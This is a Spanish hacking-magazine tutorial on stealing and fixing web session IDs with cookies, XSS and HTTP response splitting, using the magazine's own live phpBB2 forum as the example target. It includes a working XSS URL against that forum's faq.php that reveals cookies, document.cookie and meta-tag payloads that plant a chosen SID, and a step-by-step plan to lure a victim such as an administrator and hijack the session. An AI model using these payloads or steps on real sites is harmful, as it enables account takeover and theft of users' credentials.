Mostrar Tipo: ASCII
Navegación: << >>
```

Como ves, un ***esnifer*** en la red interceptará el **SID** (en el círculo verde) y no sólo eso... si las comunicaciones viajan en texto claro, **también vemos el usuario y su contraseña** (recuadro rojo), en este caso ni tan siquiera necesitamos el SID para usurpar la identidad de nadie.... ya lo tenemos todo



Ya hemos hablado...

Ya hemos hablado, explicado y practicado con los esnifers en anteriores números de PC PASO A PASO.

Si tienes dudas pide los números atrasados en nuestra Web (www.hackxcrack.com) y pásate por el foro para conocer a la peña.

Predicción

La predicción **tiene mucho que ver con la observación el análisis y un pobre diseño de la aplicación**, suelen ser casos en los que el ***SID*** se genera de forma *poco* aleatoria....

Por ejemplo, aplicaciones que generan los **SID** tomando como parte de los mismos la fecha, la hora, el número de usuario, o sencillamente... el creador de la aplicación Web utiliza una fórmula fácil de **predecir**... desde un incremento constante por cada nueva sesión o alguna función matemática, por ejemplo:

SID = num_dia * hora *minuto*segundo MOD 100000

Cualquiera que "deduzca" esa fórmula, estará en disposición de predecir el siguiente SID que generará la aplicación, y por tanto obtendrá una ventaja sobre los demás.

Fuerza Bruta

Qué vamos a decir de esto... pues eso... probar a ***fuerza*** de combinaciones y más combinaciones con la esperanza de encontrar un ***SID*** válido de alguna sesión activa...

Excepto si la aplicación maneja ***SID's*** "*sencillos*" en el resto de casos lo normal es que no sea efectivo... imagina el SID que entrega nuestro servidor de los foros... una cadena de 32 valores hexadecimales... o sea, por cada uno de los valores 16 posibilidades... *si no me fallan las matemáticas 32 ^ 16 ¿? Vamos, todo un océano de combinaciones....*

SQL injection y/o XSS

Esto es lo que vimos en el artículo anterior... esto es fulminante si la aplicación Web es vulnerable o presenta agujeros de seguridad para que prosperen inyecciones SQL o XSS, con ello podemos ***obligar a la aplicación Web a entregar unos valores que en condiciones normales nunca lo haría...***

Te recuerdo dos cosas:


1º) El link que puse anteriormente para que aprendas y practiques con una aplicación vulnerable a SQL

http://www.hackxcrack.com/phpBB2/viewtopic.php?t=17534

2º) Que estos foros (y otros muchos) siguen siendo vulnerables a ataques XSS en el módulo faq.php.... lo recuerdas??

Prueba esto:

http://www.hackxcrack.com/phpBB2/faq.php?faq[0][0]=<script>document.write(%22Cookie_by_VicThor:%20%22%2bdocument.cookie);</script>



Pantalla 2. Vulnerabilidad de los foros phpBB2 en el módulo faq.php

Pero, claro... eso si la aplicación es vulnerable... **sólo si es vulnerable....**

Prefijar el valor del SID

Pues esto es lo que nos ocupará la mayor parte de este artículo... la pregunta es esta:

¿Seremos capaces de obligar a un navegador cualquiera a sustituir el SID que le suministró el servidor del foro por otro que elijamos?

De esto se trata, tenemos que conseguir que el/los clientes de la aplicación web almacenen el ***SID*** que nosotros queramos, una vez conseguido esto... la aplicación y/o el control de ese usuario es nuestro.

Pero también tendremos que "*aprender*" y observar **cómo las diferentes aplicaciones web pasan el *SID***, hay varias formas, entre las más usuales:

- Argumentos dentro de la ***URL***
- Campos de formulario, normalmente ocultos (***HIDDEN***)
- Mediante ***cookies***.

O también pueden "*mezclarse*" entre las tres... de todas ellas, la opción más frecuente, usada y "*segura*" son las ***cookies***...

Basta con que eches un vistazo al documento que enlacé de SQL mediante ejemplos (http://www.hackxcrack.com/phpBB2/viewtopic.php?t=17534) para que percibas cuanto de vulnerables son las aplicaciones que basan sus métodos de autenticación en argumentos que se pasan desde la URL o aquellas que confían en los campos de formulario...

Las ***cookies*** no son la panacea... pero sólo representan peligro si son robadas y caen en manos de un desalmado.

Así que... si disponemos de un Servidor Web robusto, una aplicación bien diseñada, un navegador adecuado, un cortafuegos y todas las medidas de seguridad pertinentes contra los virus, troyanos, etc... tendremos nuestras ***cookies*** seguras y con ellas los datos que suministran.... **PUES NO!!!! Resulta que no va a ser así.... resulta que "*nos la pueden jugar*"!!!**

En este artículo, terminaremos por construir una *cookie* "*a medida*" para que se almacene en la caché del navegador de la víctima. Como esa ***cookie*** la hemos confeccionado nosotros, sabemos su contenido y sólo tendremos que esperar pacientemente a que el usuario víctima se conecte a la aplicación Web (en este caso nuestros foros) para que en ese entonces, conectarnos nosotros también... y "*como por arte de magia*" SEREMOS ESE USUARIO, al menos eso mismo le parecerá al Servidor y a la aplicación web.

Antes de todo ello... algo habrá que decir de las ***cookies***...

Las cookies

No, no pretendo aburrir, pero debemos dedicar unas cuantas líneas para que los que no conozcáis nada de las más famosas galletas de la informática tengáis una idea de lo que son y para lo que sirven.

Cuando se ideo el ***protocolo HTTP***, este no se pensó para que recordara las visitas a las páginas web que los usuarios realizan, así que se "inventaron" algunas formas de explicar a esas aplicaciones las preferencias del usuario para con la aplicación y así "*recordar*" las visitas anteriores... uno de esos inventos son las ***cookies***.

Es más, como ***HTTP*** es un ***protocolo sin estado***... no sólo se le olvida las visitas que hizo un usuario la semana anterior, sino que no tiene forma alguna de mantener la información a lo largo de varias peticiones al mismo servidor por el mismo cliente.



Para el que no...

Para el que no comprenda muy bien el problema, nada mejor que un paralelismo.

IRREALIDAD: Imagina que eres un experto en efectos especiales, maquillaje y cirugía estética. Imagina que cada día te tomas un laaargo café de 6 horas en el Bar de la esquina PERO cada vez que entras en el Bar lo haces "disfrazado" de forma distinta. Un día eres un respetable anciano, otro una despampanante rubia de 18 años, otro un "musculitos de playa", etc., etc.

A ti el café te gusta muy corto (a lo italiano), pero como eres un verdadero experto en cambiar tu identidad ES IMPOSIBLE que el camarero te reconozca y por lo tanto, por muchas veces que visites su establecimiento, el camarero JAMÁS podrá, por ejemplo, recordar cómo te gusta el café. Cada vez tendrás que repetirle que lo quieres muy corto.

REALIDAD: Cada vez que tu ordenador (experto en efectos especiales) se conecta a un Servidor Web (Bar con camarero incluido), lo hace de forma totalmente impersonal. El Servidor Web no tiene ni idea de si te conectas cada día o es la primera vez... ...

En un alarde de imaginación, piensa lo que ocurriría si la raza humana tuviese una interesante particularidad, que

cada noche nuestro cuerpo cambiase y al despertar fuésemos físicamente irreconocibles… vamos, que ni nuestra madre pudiese reconocernos. ¿Te imaginas? Sería un CAOS.

Pues eso ocurre exactamente para un Servidor Web de Internet. Cada vez que un ordenador se conecta NO HAY MANERA de reconocer quién es. El Servidor Web tiene que preguntarte de nuevo "como te gusta el café 🙂", es decir, tu nombre, clave, dirección, si quieres ver la sección de coches o solamente te interesa ver las noticias del corazón.

IRREALIDAD: La sociedad, ante tan "interesante" problema, decide marcar a todo humano recién nacido con un código de barras en la frente. De esta forma, el camarero te reconocerá y sin decirle nada te pondrá un café bien cortito 🙂

REALIDAD: El servidor Web, para reconocer a tu PC, le envía una "cookie" (una especie de código de barras) que es grabado en el disco duro. De esta forma, cuando tu PC visite de nuevo el Servidor Web, tu PC le "enseñará" la "cookie" al Servidor Web y el Servidor Web "recordará" lo que te interesa ver (te servirá el café como a ti te gusta sin decirle nada).

RESUMIENDO: Utilizar una cookie es como si te pusieran un sello en la frente, vamos, como un código de barras que te identifica y distingue de cualquier otra persona y para siempre. Tu ordenador, cuando recibe una cookie, es MARCADO y a partir de ese momento será reconocido.

IMPORTANTE: En tu equipo puedes tener centenares de cookies, eso es debido a que cada Servidor Web que visitas puede darte una cookie.

Es como si el camarero del Bar te pusiese un sello para reconocerte, la dependienta de la panadería otro sello, el dependiente del "súper" otro sello, y así con cada establecimiento (Servidor) en el que entrases.

Lo importante es que el dependiente del "súper" SOLO RECONOCERÁ SU SELLO, el resto de sellos no podrá verlos y por lo tanto no podrá saber si alguna vez has ido a la panadería o entrado en el Bar.

Esto es muy importante!!! Imagina que un buen día visitas la Web de MICROSOFT y tu PC recibe una cookie del servidor Web de MICROSOFT (www.microsoft.com). Otro día visitas la Web de MOCOSOFT y recibes una cookie del Servidor Web MOCOSOFT (www.mocosoft.com). Microsoft y Mocosoft mantienen actualmente una disputa judicial, Imagina que MICROSOFT pudiese ver la cookie que te dejó MOCOSOFT y reconocer que esa cookie pertenece a MOCOSOFT. MICROSOFT podría entonces utilizar todo su poder y negarte la entrada a su Web porque ERES UN ASIDUO VISITANTE DE LA WEB DE SU ENEMIGO MOCOSOFT.

Resumiendo, un Servidor Web solo podrá ver una cookie si ha sido dada por él, NUNCA un Servidor Web reconocerá una cookie que te haya dado otro Servidor. Gracias a esta peculiaridad, nadie puede hacernos un seguimiento de nuestras preferencias en Internet mediante las cookies que tenemos guardados en nuestro PC 🙂

Unos las consideran dañinas, otros útiles, otros que mejoran las visitas, el caso es que cada día son más las aplicaciones que necesitan las ***cookies*** para que se pueda visitar un sitio web.

Una ***cookie*** es una pequeña porción de datos en formato de texto que el Servidor de un sitio suministra al cliente por medio de la aplicación que corre en el mismo y, por cada vez que ese cliente se vuelve a conectar con el servidor, ese cliente le devuelve la ***cookie*** que almacenó en su última visita, ya sea el mes pasado o hace 2 segundos...

El servidor tiene la facultad de modificar esas ***cookies***, de actualizarlas, de eliminarlas, de incluir dentro de ellas los valores que precise la aplicación. En el caso del foro, entre otras cosas, la ***cookie*** que suministra el servidor al cliente incluye el SID, unas fechas de validez, e incluso puede llegar a almacenar la contraseña... a veces, encriptada, cifrada, a veces en texto claro... eso dependerá de cómo el programador de la aplicación decidió que se guarden las ***cookies***.

De una forma u otra, resulta que gracias a las ***cookies*** muchas aplicaciones web saben que estamos conectados, que somos quien decimos que somos, nuestras preferencias en esa aplicación, etc... ***son en definitiva, un mecanismo para mantener un diálogo individual entre servidor y cliente.***

Las partes que contiene una ***cookie*** son:

nombre=valor;expires=fecha;domain=dominio;path=ruta;secure

Cada uno de estos parámetros deben ir **separados por un punto y coma (;)** y **sólo el primero es obligatorio**, por ejemplo:

username=Vic_Thor; coche=audi; equipo=ATLMadrid

La cual le indicaría a la supuesta aplicación que el usuario es ***Vic_Thor***, tiene un audi y es del Atlético de Madrid.

O por ejemplo, la que suministra el foro (parte de la ***cookie***)

phpBB2mysql_sid=87e7e72c1f09b444a9cdf0e90f85121c; path=/;domain=hackxcrack.com

Que le dice al foro que el ***SID*** es *87e7....* La ***ruta*** en la que devolverá la ***cookie*** es el **directorio principal** y que pertenece al ***dominio de hackxcrack.com***

De un modo u otro ***la cookie*** **informa y mantiene cierta información** que necesitan tanto el cliente como el servidor para que la aplicación web pueda manejarla.

Las ***cookies*** que se establecen **sin el parámetro expires**, reciben el nombre de ***cookies de sesión*** y se llaman así porque se destruyen cuando se cierra el navegador.

Las ***cookies*** que no son de sesión, se llaman **persistentes, incluyen una fecha de caducidad** de la ***cookie***, momento en el cual el navegador las elimina.

Los ejemplos anteriores eran ***cookies*** de sesión... este es de ***cookies persistentes:***

phpBB2mysql_data=a%3A0%3A%7B%7D; expires=Sat, 08-Oct-05 15:12:00 GMT; path=/; domain=hackxcrack.com

Como ves, esta ***cookie*** incluye una fecha y hora.... sería un caso de ***cookie persistente***...

Un domino, el servidor web del dominio (en este caso ***hackxcrack.com***) **sólo puede leer, modificar y/o eliminar las *cookies* que pertenecen a ese dominio,** de este modo se asegura la confidencialidad y muchas de las operaciones que los programas web (*java, JS, .NET, PHP, ASP, perl, etc..)* sólo pueden manejar ciertas ventanas, propiedades, métodos y funciones si pertenecen al mismo dominio, esto se llama ***política del mismo origen***.

Resumiendo, las ***cookies*** pueden ser usadas para facilitar la navegación, su contenido lo decide el programador y es el servidor quien las mantiene, un servidor web sólo podrá acceder a las ***cookies*** de su dominio y las aplicaciones no podrán usar ***cookies*** de otros dominios, así mismo, la longitud de las ***cookies*** y el número de las mismas está limitado y pueden caducar al cierre de la aplicación (de sesión) o en un momento determinado (persistentes)

¿Donde están las cookies?

¿Dónde están las cookies? Pues para eso está el Google (www.google.com) 

Vaaaale... en un Windows XP puedes encontrarlas en la ruta C:\Documents and Settings\tu_nombre_de_usuario\Cookies, y ... bueno, para más detalles busca en el google o pregunta en nuestro foro.

Podrás comprobar que son simples archivos de texto y podrás abrirlos en cualquier editor de texto plano, por ejemplo con el Bloc de Notas de Windows.

Creo que con esto nos vale para luego analizar más a fondo las ***cookies*** que nos lanza el foro....

Ataque a la sesión. Teoría y método.

Acabamos de comentar que hay varias formas de averiguar el *Identificador de Sesión* (*predicción, interceptación, fuerza bruta...*). De lo que versa este apartado es de **prefijar el próximo identificador de sesión para un usuario**, que es el método "*mas novedoso*" y al que habrá que recurrir cuando todos los demás fallan o no se pueden conseguir.

Si seguimos tomando como ejemplo nuestros foros... cuando accedemos a los mismos bien como *invitados* o como *usuarios registrados*, nos entrega un ***SID aleatorio*** compuesto por **32 valores hexadecimales**, este **SID se suministra en una *cookie de sesión***, esto es, será válido hasta que nos desconectemos o cerremos el navegador.

Otros valores suministrados por el servidor de la aplicación del foro en las ***cookies***, son persistentes, y se almacenan en la caché del navegador hasta que se cumpla la fecha en la que están pensados para caducar.

Por tanto, para que nuestro ataque tenga éxito, tendremos que **prefijar la *cookie* de sesión**, obligar al navegador del cliente a aceptarla y "*cerrarle*" la sesión que tuviese establecida, puesto que sino, seguiría usando el antiguo ***SID*** y no podríamos acceder como ese usuario.

Veamos como funciona esto con un "*dibujito*"




Figura 1. Seis pasos para fijar una cookie definida por un atacante

Explicaré la figura de forma más exacta... para ello se supone que el **usuario víctima (en verde)** ya está registrado ante el **servidor del foro (en azul)** y que el **atacante (en rojo)** observa sus movimientos y elige a la víctima.

1. El atacante accede al foro o aplicación web... no es necesario que se registre ni que ingrese como usuario, **bastará que anote el SID que le entrega el servidor**

2. El Servidor del foro le remite al atacante el SID que le corresponde.

3. El atacante elige la víctima y le envía un link, un privado, o *postea* públicamente algo que deba leer la víctima y espera pacientemente....

4. La víctima lee o recibe el mensaje del atacante, se trata de un "*regalito especial*" que **hace una nueva petición al servidor del foro y éste lo desconecta...**

5. El usuario víctima "*piensa*" que ha sido un corte fortuito o cualquier cosa, y **se registra de nuevo.**

6. El atacante "*sabe*" que la víctima cayó en la trampa... **espera a que la víctima vuelva a registrarse otra vez** y cuando esto sucede, envía "*su petición trucada*".... el resultado final es que **tanto víctima como atacante aparecen registrados. R.I.P.**

Desde el punto de vista del atacante, se efectúan tres pasos:

- ***Averigua el SID*** que le proporciona el Servidor
- **Fija el identificador de Sesión (SID) y se lo envía a la víctima**
- **Inicia la sesión prefijada**.

Ahora... **desgranemos esos tres pasos** antes de ponerlos en práctica:

Paso 1.- Obtener un SID válido.

Una aplicación y un servidor web (y no solo el del foro) mantiene las sesiones de dos formas:

a.- Modo Permisivo: Esto es, que **aceptará cualquier ID de sesión que no esté en uso**, **siempre y cuando sea un identificador válido**...

Si fuese el caso de nuestro foro, el atacante podría elegir un SID cualquiera de 32 caracteres hexadecimales siempre y cuando no esté en uso... como son tantas las combinaciones posibles, hay que tener verdadera mala suerte al inventarse uno y que exista, por ejemplo podríamos usar 32 veces la letra A o algo parecido.

b.- Modo estricto, Esto es, **sólo serán aceptados identificadores de sesión que hayan sido generados localmente por el Servidor,** bueno, por la aplicación web que corre en el servidor... entonces,

Si fuese este el caso de nuestros foros, tendríamos que obtener uno válido e inyectar ESE a la víctima, no otro...

Además, puede que el servidor tenga un time out (***un tiempo de desconexión***) por lo que si opera en modo estricto tendremos que refrescar la sesión de vez en cuando...

¿Cómo opera el servidor de nuestros foros?

En modo estricto y con un time out variable según lo haya determinado el administrador, habitualmente entre 300 segundos (5 minutos) y 3600 (1 hora) para las sesiones establecidas

Además, nuestros foros **validan la sesión con la IP del propietario del identificador**, es decir, que **si prefijamos el SID pero desconocemos la IP de la víctima no podremos hacer efectivo nuestro ataque...**

Vaya... seguro que te estás desanimando... venga... que conseguir la IP de cualquiera está "chupao", hay muchas opciones, desde ingeniería social hasta forzar a la víctima que nos la dé..., eso también lo haremos luego....

Si existen vulnerabilidades ***SQL o XSS*** también podemos conseguir la IP por esas vías, repasa el artículo de 30 de julio... pero ***supongamos que NO HAY esos agujeros***.

En las aplicaciones Web que operan en el modo permisivo, no hay destrucción del Session ID tras el timeout, lo digo por si te "sueltas" y te pones a buscarte la vida por la red....

Paso 2.- El atacante pone el ID de sesión prefijado a la víctima

Para que esto se pueda conseguir, se ha de lanzar una petición, puede ser de tres formas:

a.- Que el ID de sesión viaje como parte de la URL, es decir, que como parámetro de la dirección URL intervenga el identificador *SID*.... como ya dije antes ***es un pobre mecanismo de autenticación***.

Nuestros foros lo hacen... pero sólo cuando somos invitados, o sea, que como si nada....

b.- Que el ID de sesión viaje dentro de campos de formulario, normalmente cuando este caso se produce, son campos de tipo ***<input type="HIDDEN" name .... >*** no se ven... pero estar están.... ***es otro pobre mecanismo de validación***.

*Nuestros foros lo usan en muchas de las actividades que desarrollamos, postear, ver perfil, buscar, etc... pero **siempre se valida contra el identificador de sesión que se generó al principio y que se guarda en una tabla de la base de datos**, por lo que aunque consigamos falsearlo, no iremos mucho más allá.... pero bueno es saberlo para "otras cosas"*

c.- El ID de sesión se almacena, envía y reenvía en una *cookie* de sesión, este es el método más habitual, mas seguro, mas empleado.... y el que nos permitirá lanzar nuestro ataque.

*Es el método que usan nuestros foros, o sea, que en cada navegador de cada usuario que accede al foro, hay una **cookie** con un SID que entregó el servidor, cuando esos usuarios hace CUALQUIER operación, suministran esa **cookie**, el servidor la contrasta con los valores de sesiones activas que almacena en su Base de Datos, si coinciden los SID... adelante... si no coinciden.... negativa al canto....*

<u>**Entonces resumimos, siguiendo el ejemplo de nuestros foros:**</u>

- Es una aplicación que ***opera en método estricto.***
- **Comprueba la IP y el SID.**
- **Utiliza un timeout**
- **Los SID se pasan en campos de formulario ocultos pero no se pueden alterar puesto que se comprueban con los que hay almacenados en la Base de datos.**
- **Los SID válidos los almacena el cliente en una *cookie de sesión*** y lo suministra al servidor por cada acción que realiza.
- **Con el SID y con la IP de un usuario nos podemos loguear en cualquier momento** como si fuésemos realmente ese usuario, no hace falta saber ni su login, ni su contraseña.

*Por tanto, si queremos engañar a un usuario "elegido" tenemos que conocer de él su IP, si en 5 minutos no pica... hay que refrescarlo todo y para que podamos prefijar el valor del SID tendremos que "instalar" una **cookie** de sesión con un SID que opera en modo estricto y todo ello, que se lo trague el navegador víctima.*

Parece complicado... pero no lo es tanto... es más complejo explicarlo que hacerlo, pero para que luego no me acusen de script kiddie, me estoy esforzando en explicar cómo funcionan las aplicaciones Web en general, no sólo el foro....

Paso 3.- El Atacante "implica" a la víctima

Es el paso final, una vez que se ha elaborado el ataque y la estrategia, hay que "*invitar*" a la víctima a que coja el señuelo.... Dependiendo del tipo de aplicación web y de cómo los usuarios legítimos ingresan en ella tendremos que elegir la forma de hacer esto...

Si se trata de aplicaciones web del tipo tiendas virtuales, banca on line, espacios web, servicios de correo, etc... la forma más acertada será enviarle un correo electrónico.

Si se trata de foros, chats, o lugares más o menos públicos que frecuenta el usuario víctima, podemos recurrir a postear en los mismos, enviarle un mensaje privado o también el correo electrónico.


Nuestro ejemplo versa de un foro, por tanto escogeremos alguna de las últimas formas, bien por privado o un post público.... ya llegará, tranquilos....

¿De qué forma podemos obtener el SID de otro usuario?

Para empezar por lo más sencillo, antes de saber cómo lograr eso, comencemos por averiguar nuestro propio ***SID*** y para que no sea muy largo, supongamos que el ***SID*** estricto que obtenemos del foro es ABCDEF en lugar del churro de las 32 cifras...

Ni tan siquiera necesitamos registrarnos, basta que acudas a la pantalla de *login* y verás cual es el próximo que te toca... *recuerda que para simplificar el SID utilizaré ABCDEF en lugar de todo el churro...*

Pantalla 3. Acceso a login.php para ver el SID que nos entregará



Como estarás pensando, **la aplicación del foro no entrega el SID de otro usuario al primero que lo solicita**, *si fuese así, apaga y vámonos...* para conseguirlo tendremos que engañar a la víctima apoyándonos en vulnerabilidades conocidas, normalmente del tipo ***XSS o SQL injection.***

Bueno, pues usando este tipo de "agujeros" podemos probar lo siguiente:

- **Usando scripts del lado del cliente**, como *JavaScript*... el problema es que no todos los navegadores aceptan o tienen habilitado Jscript, lo voy a descartar, pero si queréis investigar (después de resolver el misterio) sería enviarle un enlace que tuviese algo así como esto:

document.cookie="phpBB2mysql_sid=ABCDEF"

Claro, eso debidamente colocado por alguna parte... es que a eso todavía no hemos llegado... calma... Hombre, ya puestos.... podríamos enviarle esto:

document.cookie="phpBB2mysql_sid=ABCDEF;expires="Sunday, 08-Oct-06 00:00:00 GMT"

Mejor, dicho… como los espacios no son muy bienvenidos en estos casos, en lugar de los mismos, sustituimos por el valor hexadecimal correspondiente al espacio, que es %20, así:

document.cookie="phpBB2mysql_sid=ABCDEF;expires="Sunday,%2008-Oct-06%2000:00:00%20GMT"

De un modo u otro, esa ***cookie*** y ese ***SID***, caducará el domingo 8 de octubre del año 2006, así tenemos más tiempo 😉

Al ser una ***cookie persistente***, no se borrará, a menos que reinstalen las ***cookies***, las elimine el usuario manualmente o las elimine el servidor....

Y si ya queremos "*comprometernos del todo con la causa*", podemos utilizar una ***cookie*** con el dominio y la ruta...

document.cookie="phpBB2mysql_sid=ABCDEF;expires="Sunday, 08-Oct-06 00:00:00 GMT;domain=hackxcrack.com;path=/"

De hecho, con la utilidad que le podemos dar a esto, ***podríamos hasta saltarnos las barreras de las políticas del mismo origen***, y saltar por otros servidores del dominio que no son el del foro... o sea, que con algo de astucia e imaginación, podríamos llegar a la administración del servidor web,,, y no me estoy refiriendo al panel de administración del foro... me refiero al acceso al servidor del *hosting*.... y por tanto lograr un *defacement* total del sitio.

La verdad, es que esto merecería un artículo enterito para ello, porque apurando más aún... el atacante podría comprometer todavía más el asunto... podría añadir un nuevo registro al DNS que apuntase a un servidor web de su propiedad, hacer un espejo del mismo y los clientes operarían ante el falso servidor web... como puedes observar un asunto delicado... para un foro no mucho... pero ¿qué sería de un banco? Temblores me da pensarlo... es complicado, pero si hemos llegado a este punto es porque se puede realizar... por el momento nos vamos a contentar con algo menos peligroso... nos bastará convertirnos en administradores, que no es poco.

- **Otra forma diferente** a los scripts del lado del cliente **son los META TAG** que pueden ser empleados en páginas web... tampoco será el método a usar... pero como antes, si te decides a darle vueltas a tu imaginación, te apunto las pistas:

La principal ventaja de usar META es que es más difícil prohibirlos que el uso de scripts por parte de los navegadores, la idea básica es;

<meta HTTP-equiv=Set-Cookie content="phpBB2mysql_sid="ABCDEF">

Al igual que antes, específico para nuestros foros y con el "recorte" de los 32 caracteres del SID... y también podemos usar cookies persistentes o por el dominio....

Ya... muy bien... todo muy bonito... pero seguimos sin saber qué enviar, cómo incitar a que caiga en nuestras redes....

La forma más sibilina y (a mi modo de ver) elegante de hacer esto mismo, es utilizar el método de ***HTTP Response Splitting***.

Ciertamente es una nueva forma de ataque, es algo rebuscada, pero fácil de comprender y poner en práctica.

Los métodos vistos anteriormente precisaban que la aplicación Web tuviese algún agujero para lanzar el ataque del tipo XSS, pero con este nuevo método, no es necesario... y no sólo podemos dedicarnos a robar ***cookies*** o prefijarlas, podemos aumentar el ataque de muchas formas, podemos redirigir al navegador del usuario a otras Webs, podemos romper por completo el Servidor, vamos... que es un peligro... te recomiendo que te leas detenidamente el artículo de ***Amit Klein:***

http://www.sanctuminc.com/pdf/whitepaper_httpresponse.pdf

Sí... está en inglés, pero es la esencia de esto, yo me voy a limitar a "*tomar prestada*" de esas explicaciones una parte y aplicarlas, eso sí... con más salero que ese hombre... que es muy serio

HTTP Response Splitting

Como dicen sus autores "***Divide y Vencerás***"

Voy a resumir en pocas líneas de lo que se trata, más que otra cosa es una traducción (rápida y probablemente no muy afortunada) del documento original, al igual que es una adaptación de "parte" de un post que hay en las FAQ de nuestros foros... no... no es lo mismo... es parecido... veamos en qué consiste:

Esta técnica es una forma de conseguir el **envenenar la caché de los clientes web**, de **secuestrar páginas web** o de **poner en la práctica el *Cross-site scripting (XSS)*** o dicho mal y pronto, **posibilitar a un atacante robar las credenciales de un usuario válido en conjunción con un sitio vulnerable**, esas credenciales pueden ir desde su nombre de usuario y contraseña o las mismísimas ***cookies***, y como hemos estado hablando de prefijar las ***cookies***... pues eso haremos gracias a este método.

El "*misterio*" o intríngulis del asunto radica en ***conseguir que una aplicación web cualquiera falle al enviarle como datos de entrada*** de sus formularios o parámetros, **avances de línea y retornos de carro (CR+LF)**

Para que ***HTTP Response Splitting*** funcione de la manera esperada necesitamos tres "*actores*" en la película:

1. **Un Servidor Web**, con sus bonitas páginas, sus foros o lo que sea, el caso es que este servidor web o su aplicación ha de ser vulnerable a nuestra inyección de CR+LF, pero no te confundas, éste no es el objetivo del ataque, es nuestro intermediario para vulnerar el objetivo real... **trasladado a nuestro escenario, el servidor web será el de nuestros foros.**

2. **La víctima**, pues eso, es "*el sufridor*" de nuestro ataque, para nuestro escenario, un usuario cualquiera... bueno, uno cualquiera no.... puestos a elegir, uno "*goloso*" un administrador.... o ....***Vic_Thor*?**

3. **El atacante**, sin comentarios... es quien lanzará el ataque con la esperanza que de robarle las ***cookies*** a la víctima.

Como estarás pensando, ***es el mismo escenario de la figura 1 de este artículo...***

Esencialmente, ***HTTP Response Splitting*** consistirá en **enviar UNA UNICA petición web** al servidor del foro **y producirá DOS RESPUESTAS**.

La primera puede estar parcialmente controlada por el atacante.

Sobre la segunda tenemos el control TOTAL, por tanto dependiendo de lo que le enviemos podremos **robar esas credenciales... o redirigirle a otra web o... prefijar la *cookie* de sesión** y posteriormente loguearnos como la víctima

Es IMPORTANTE que diferencies BIEN que el "*problema*" está en el Server... no en el navegador del cliente... **ES EL SERVIDOR WEB quien envía DOS**

respuestas a UNA SOLA petición del cliente, el navegador que uses es indiferente, se comportará como diga quien le sirve la página y ese es el servidor.

El ejemplo que vendrá después, consigue los siguientes efectos:

- Seremos capaces de ***redirigir las respuestas del servidor web***, esto en situaciones normales, es imposible, a menos que tengamos control total sobre el servidor web o que sea vulnerable a *bugs* del tipo ***HTML/SQL injection***, damos por supuesto que se ha parcheado contra las inyecciones ***HTML***.

- ***Envenenar la caché web***, con esto el atacante puede obligar a la víctima a almacenar en caché los datos que nos de la gana, robarle las ***cookies*** o mejor aun, podemos "*fijar*" una ***cookie*** determinada para la próxima vez que nuestra víctima visite el sitio web... como esa ***cookie*** la hemos generado nosotros mismos, sabemos su contenido, sólo tendremos que esperar a que nuestro objetivo se vuelva a loguear en el foro y así poder usurpar su identidad.


- **Secuestrar su sesión o realizar un defacement parcial o total del usuario**, se trata de jugar con "la segunda" respuesta y provocarle un DoS a la víctima... aunque visto lo visto... también se puede causar un estropicio enrome en el servidor o en el dominio.

Comprobar si el sitio web es vulnerable al Splitting
